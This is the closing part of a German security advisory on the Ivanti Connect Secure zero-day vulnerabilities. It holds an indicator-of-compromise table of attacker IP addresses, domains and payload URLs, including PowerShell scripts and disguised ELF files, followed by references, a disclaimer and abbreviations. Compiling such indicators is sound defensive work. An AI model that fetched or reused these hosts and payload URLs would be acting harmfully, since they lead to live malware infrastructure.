91.92.240.113
45.9.149.215
94.156.71.115
91.92.240.113/auth.js
91.92.240.113/login.cgi
91.92.240.113/aparche2
91.92.240.113/agent
45.9.149.215/aparche2
45.9.149.215/agent
94.156.71.115/lxrt
94.156.71.115/agent
94.156.71.115/instali.ps1
94.156.71.115/ligocert.dat
94.156.71.115/angel.dat
94.156.71.115/windows.xml
94.156.71.115/instal1.ps1
94.156.71.115/Maintenance.ps1
94.156.71.115/baba.dat
oncloud-analytics.com/files/mg/elf/RT1.50.png
cloudflareaddons.com/assets/img/Image_Slider15.1.png
mailchimp-addons.com
allsecurehosting.com
dev-clientservice.com
oncloud-analytics.com
cloudflareaddons.com
textsmsonline.com

Tabelle 18: IP-Adressen / Domains / URLs 9 (Fortsetzung auf der nächsten Seite)

Tabelle 18: IP-Adressen / Domains / URLs 9 (Fortsetzung)

IP-Adresse / Domain / URL
proreceive.com
172.86.66.165
45.153.240.73
www.fernandestechnical.com/pub/health_check.php
biondocenere.com/pub/health_check.php
www.miltonhouse.nl/pub/opt/processor.php
theroots.in/pub/media/avatar/223sam.jpg

1.5 WEITERE REFERENZEN

- https://forums.ivanti.com/s/article/KB-CVE-2023-46805-Authentication-Bypass-CVE-2024-21887-Command-Injection-for-Ivanti-Connect-Secure-and-Ivanti-Policy-Secure-Gateways?language=en_US
- https://forums.ivanti.com/s/article/Recovery-Steps-Related-to-CVE-2023-46805-and-CVE-2024-21887?language=en_US
- https://www.ivanti.com/blog/key-faqs-related-to-ivanti-connect-secure-policy-secure-and-zta-gateway-vulnerabilities
- https://forums.ivanti.com/s/article/CVE-2024-22024-XXE-for-Ivanti-Connect-Secure-and-Ivanti-Policy-Secure?language=en_US
- https://www.mandiant.com/resources/blog/investigating-ivanti-zero-day-exploitation
- https://www.mandiant.com/resources/blog/investigating-ivanti-exploitation-persistence
- https://www.volexity.com/blog/2024/01/10/active-exploitation-of-two-zero-day-vulnerabilities-in-ivanti-connect-secure-vpn/
- https://www.bsi.bund.de/SharedDocs/ci(/DE/2024/2024-205101-1032.pdf?__blob=publicationFile&v=7
- https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-060b
- https://blog.sonicwall.com/en-us/2024/02/ivanti-server-side-request-forgery-to-auth-bypass/
- https://unit42.paloaltonetworks.com/threat-brief-ivanti-cve-2023-46805-cve-2024-21887/
- https://packetstormsecurity.com/files/177229/Ivanti-Connect-Secure-Unauthenticated-Remote-Code-Execution.html
- https://www.orangecyberdefense.com/global/blog/cybersecurity/ivanti-0-day
- https://www.orangecyberdefense.com/dk/insights/nyheder/ivanti-0-days-alert-threat-level-5/5
- **Update 1.1** https://research.checkpoint.com/2024/magnet-goblin-targets-publicly-facing-servers-using-1-day-vulnerabilities/

DISCLAIMER

Diese Information über kritische Schwachstellen hat keinen Anspruch auf Vollständigkeit und ist als erste Hilfestellung bei Auftreten kritischer Schwachstellen zu verstehen. Die Bereitstellung erfolgt ohne Gewähr und ohne Anspruch auf Aktualisierung.

Das SVA IR-Team berät den Kunden bei dem Umgang mit kritischen Schwachstellen, z. B. mit der Empfehlung von Maßnahmen. Jede Schwachstelle, jede Appliance sowie deren Bedeutungen für den Geschäftsprozess ist unterschiedlich, so dass immer von Fall zu Fall evaluiert werden muss, welche Maßnahmen Anwendung finden können und welche nicht. Bei der Durchführung jeder Maßnahme müssen die möglichen Auswirkungen auf den eigenen Geschäftsbetrieb evaluiert werden. Die Entscheidungsgewalt verbleibt dabei stets beim Kunden selbst.

ABKÜRZUNGSVERZEICHNIS

BSI Bundesamt für Sicherheit in der Informationstechnik
CVE Common Vulnerabilities and Exposures
ICT Integrity Checking Tool
IOC Indicator of Compromise
IP Internet Protocol
IR Incident Response
SOC Security Operations Center
SVA SVA System Vertrieb Alexander GmbH
URL Uniform Resource Locator

TABELLENVERZEICHNIS